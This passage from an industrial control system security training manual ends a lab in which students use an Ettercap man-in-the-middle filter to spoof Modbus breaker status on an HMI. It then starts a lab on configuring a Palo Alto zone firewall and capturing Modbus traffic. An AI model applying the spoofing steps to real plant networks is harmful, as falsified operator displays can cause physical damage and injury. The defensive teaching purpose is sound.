
Example: 19 DATA.data + 142 = 0x01;
20 DATA.data + 143 = 0x01;

8. Save the file


9. Compile the Ettercap filter so it can be used with Ettercap. Run the following command in the terminal to compile the Ettercap filter.

```
etterfilter spoof-closed.filter -o spoof-closed.ef
```

Ensure you see where the Ettercap filter is compiled successfully.



10. Restart the MiTM attack and begin filtering the network traffic from the PLC to the HMI to begin spoofing the breaker values on the HMI.
    a. Open the Ettercap window
    b. Select "`Filters`" from the top menu bar.
    c. Select "`Load a filter...`" from the dropdown menu.
    d. Select the "`spoof-closed.ef`" file compiled earlier.
    e. Click "`Open`"



This will begin spoofing the two breakers with a "Closed" (or Red) status values on the HMI. The window at the bottom of Ettercap will display "Spoofing Breaker Closed!" when a packet has been changed.

By performing a MiTM attack, Ettercap can capture the network traffic from the PLC to the HMI (i.e. the PLC's response to the HMI's polling), modify the appropriate bytes to change the two breaker closed status values, and forward the modified network traffic onto the HMI.

11. Open both breakers and notice that the HMI is still displaying them as "Closed" (or Red). You will see this situation causes "misinformation" between what the physical status lights and the HMI.

12. Stop spoofing the two breaker closed status values on the HMI

- **a.** Open the Ettercap window
- **b.** Select "`Filters`"
- **c.** Select "`Stop filtering`"
- **d.** Select "`Mitm`"
- **e.** Select "`Stop mitm attack(s)`"
- **f.** Close Ettercap

The two breaker status values on the HMI should update to match the physical light, indicating that the two breaker status values are no longer being spoofed.

> **Note**
>
> To spoof the two breaker open status values, follow the same procedure but choose "`spoof-open.filter`" instead.

Questions

1. Why can you not initially monitor network traffic between the HMI and the PLC?

   _____

   _____

   _____

2. How would an attacker know what values to modify in transit? What information would be useful?

   _____

   _____

   _____

3. What are some ways to detect/prevent this type of attack?

   _____

   _____

   _____

Exercise Takeaways

Most ICS protocols were not securely designed and to ensure maximum compatibility and ease of installation/integration, vendors usually implement insecure configurations, or at least make it the default setting. This allows an attacker with access to the local process to monitor and manipulate network traffic.

An attacker that can manipulate network traffic and supply the operator with bad information, can trick the operator into performing.

Lab 3.1 -- Implementing Local Firewall

Background

Total Lab Time: 40 minutes

In this lab you will be verifying the impacts of the firewall in allowing or dropping communications, as you change rulesets and test functionality.


Objectives

- Understand the behavior of firewalls and default configurations.
- Understand the role and function of a Zone-based firewall.
- Build a communication specific policy rule.


Task 1 -- Initial Firewall Configuration Review

1. From within the "Student Windows VM", set the following static IP address.


```
IP address:          192.168.0.11
Subnet mask:         255.255.255.0
Default gateway:     192.168.0.1
```




2. Physically connect the ethernet cable from the student laptop to Port 8 on the Palo Alto Networks firewall. Port 8 is at the bottom right in the cluster of 8 ports.



3. Physically connect the ethernet cable from the Click PLC to Port 2 on the Palo Alto Networks firewall. Port 2 is at the bottom left in the cluster of 8 ports.



4. Physically connect one end of the spare ethernet cable to any open port other than ports 3 or 4 on the Allen-Bradley Stratix switch and the other end to Port 1 on the Palo Alto Networks firewall. Port 1 is at the top left in the cluster of 8 ports.



At this point you should have the following cable connections.

Firewall Port 1	Allen Bradley Switch
Firewall Port 2	Click PLC
Firewall Port 8	Student Laptop


5. Log into the Palo Alto Network firewall management GUI. Open the Chrome Web Browser and navigate to the firewall management address accepting any certificate errors.

   https://192.168.0.1


6. When the Palo Alto Networks firewall management GUI opens, log in using the following credentials

   Username: admin Password: ICS612student!


7. Click `OK` on the "Warning" pop-up window.




8. Click `Close` on the certificate message window to bring up the "Dashboard" page of the Palo Alto Networks firewall management GUI.



9. From the "Top Menu Bar", Click the `Network` tab.




10. Select `Ethernet` tab.



11. Review the list and configuration of the "Ethernet" interfaces on this device.

    In this list you will see interfaces `ethernet1/1`, `ethernet1/2` and `ethernet1/3` with an Interface Type of 'Layer2' and a shared VLAN named 'vlan'. However, `ethernet1/1` is in Security Zone 'untrust' while `ethernet1/2` and `ethernet1/3` are in Security Zone 'trust'. These three interfaces all share the same layer 2 network, acting like a network switch, however, as a firewall, there are added restrictions to consider due to the zone assignments. `Ethernet1/8` is assigned with an Interface Type of Layer3 and a Security Zone as external.




12. Review the communication status with the Click PLC and Pod PLC.

    - The heartbeat should no longer be incrementing on the Pod HMI on either the **Click 1 Overview** or **Click 2 Overview** screen.
    - Try running a product cycle through the Click HMI.


    None of these methods should be functional, but these will be the methods will be used to test progress throughout the lab. Success will be when all 3 methods work.

13. Learn more about the current firewall configuration to understand what is not working with the supplied configuration. Enable packet capture from the firewall to monitor the configuration test, click the `Monitor` tab.

14. Select `Packet Capture` in the left-hand menu.




15. Clear configuration settings, click `Clear All Settings` near the bottom left.



16. Delete previous capture files, in "Captured Files" select all files and click `Delete` near the bottom. Choose `Yes` to confirm.


17. Click `Manage Filters` from the "Configure Filtering" area.




18. Click `Add` in the bottom left, create the following to 2 filters; be sure to include `exclude` under the 'Non-IP' column and click `OK`.

ID	Ingress Interface	Source	Destination
1	ethernet1/1	172.16.AA.2	172.16.AA.B2
2	ethernet1/2	172.16.AA.B2	172.16.AA.2

```
Where:    AA   =    Pod#          =    1 - 15
          BB   =    Student#      =    1 or 2
Examples:
          Pod 1 / Student 1
          1    ethernet1/1    172.16.1.2          172.16.1.12
          2    ethernet1/2    172.16.1.12         172.16.1.2

          Pod 12 / Student 2
          1    ethernet1/1    172.16.12.2         172.16.12.22
          2    ethernet1/2    172.16.12.22        172.16.12.2
```




19. Turn on the filter, click the Filtering **`ON/OFF Switch`**.




20. From the "Configuring Capture" area click **`Add`** to create a new capture configuration.

21. Within the "Packet Capture Stage" window enter **`firewall`** for 'Stage', **`Packets_All`** for 'File' and **`50`** for 'Packet Count'.


22. Click **`OK`** when complete.




23. Click the Packet Capture **`ON/OFF Switch`** to turn packet capturing on.



24. After about 1-2 minutes, from within the "Packet Capture" page click the **`Reload`** icon in the upper right-hand corner.



25. To conserve firewall performance, click the Packet Capture **`ON/OFF Switch`** to turn packet capturing off.




26. From the "Captured Files" area click **`Packets_All`** to download the PCAP file from the firewall and open in Wireshark.

27. Review the packets and note the existence of the TCP 3-way hand-shake but only the "Query" Modbus TCP packet, no "Response" packet.

Protocol	Length	Info
TCP	66	50690 → 502 [SYN] Seq=0 Win=8192 Len=0 MSS=1426 SACK_PERM=1 WS=1
TCP	58	502 → 50690 [SYN, ACK] Seq=0 Ack=1 Win=620 Len=0 MSS=620
TCP	54	50690 → 502 [ACK] Seq=1 Ack=1 Win=8192 Len=0
Modbus/TCP	66	Query: Trans: 19583; Unit: 0, Func: 1: Read Coils
TCP	66	50693 → 502 [SYN] Seq=0 Win=8192 Len=0 MSS=1426 SACK_PERM=1 WS=1
TCP	58	502 → 50693 [SYN, ACK] Seq=0 Ack=1 Win=620 Len=0 MSS=620
TCP	54	50693 → 502 [ACK] Seq=1 Ack=1 Win=8192 Len=0
Modbus/TCP	66	Query: Trans: 19586; Unit: 0, Func: 1: Read Coils

28. Type `mbtcp` as the filter and press `Enter`. This will display only the Modbus TCP packets and eliminate the view of any TCP handshake packets.



29. Return to Chrome browser and the firewall management web page.

30. Review the security policies. Click on the `Polices` tab from the top menu.


31. From the left-hand menu click `Security`.

32. Review the four default policies provided from the factory.

- The policy rule1 allows all traffic initiated from the 'trust' zone towards the 'untrust' zone.
- The Modbus_IN rule allows 'service-modbus' initiated from the 'untrust' zone towards the 'trust' zone. It also has a 'modbus-base' application rule.
- The policy 'intrazone-default' allows, by default, traffic between the same Security Zone.
- The policy 'interzone-default' denies, by default, traffic between different Security Zones.

				Source				Destination				
	Name	Tags	Type	Zone	Address	User	HIP Profile	Zone	Address	Application	Service	Action
1	rule1	none	universal	trust	any	any	any	untrust	any	any	any	Allow
2	Modbus_IN	none	universal	untrust	any	any	any	trust	any	modbus-base	service-modb...	Allow
3	intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any	Allow
4	interzone-default	none	interzone	any	any	any	any	any	any	any	any	Deny

33. Review the connection flow diagram examined earlier.



Note the placement of the firewall protects the "Bulk Bag Unloader 1 (Click 1)". For the exercise, this can be assumed to all other ClickPLCs in the plant (classroom). Two communications over TCP port 502 (Modbus) exist. Details are missing such as which end is hosting the Modbus service and what function codes are used. The contractor laptop in the diagram does not indicate how it communicates to the ClickPLC but operations is good with using a port on the local firewall that will be introduced instead of connection from elsewhere.

Rules or items that need reviewing, added, or updated include:


- rule1 – May need to be either disabled or removed as it does not align with the previously examined communication flow.
- Modbus_IN – Needs to be investigated against normal traffic to determine why it does not work.
- An 'Untrust' to 'Trust' zone rule is not restrictive enough, farther restriction should be explored.
- Identify how to allow a local laptop on the firewall to only access the ClickPLC.

Task 2 -- Detailed Analysis of Modbus Communication and Configuration


1. Temporarily open communications between 'Untrust' to 'Trust' zones to learn modbus traffic. Click to highlight rule 4 "interzone-default" shown.

				Source				Destination				
	Name	Tags	Type	Zone	Address	User	HIP Profile	Zone	Address	Application	Service	Action
1	rule1	none	universal	trust	any	any	any	untrust	any	any	any	Allow
2	Modbus_IN	none	universal	untrust	any	any	any	trust	any	modbus-base	service-modb...	Allow
3	intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any	Allow
4	interzone-default	none	interzone	any	any	any	any	any	any	any	any	Deny

2. At the bottom the page, click `Override`.



3. In the "Security Policy Rule – predefined" click the `Action` tab and choose `Allow` in the "Action" dropdown, then click `OK`.




4. Commit the change to the firewall by clicking `Commit` at the top right of the page.

This change will open the firewall up to allow all communications to operate. We will need to revert this override once we are ready to test rule changes or it will override those rules.

5. Using the physical switch under the front panel, cycle the Pod PLC to "Program Mode", physically power cycle the Click PLC and cycle the PodPLC back to "Run Mode" to rebuild the communication stack.
6. Review the communications between the Click PLC and Pod PLC. Ask instructor for assistance if required.
    - The heartbeat should now be incrementing on the Pod HMI on either the **Click 1 Overview** or **Click 2 Overview** screen.
    - Try running a product cycle through the Click PLC. This should also be functional.
7. Open the firewall packet capture utility under the "Monitor" tab and re-run the packet capture. Ensure the filter is "ON" and you capture about 50 packets (approx. 1-2 minutes).
8. On completion of the packet capture, download and open the capture in Wireshark.
9. Use filter `mbtcp`. Note down the functions and hosts

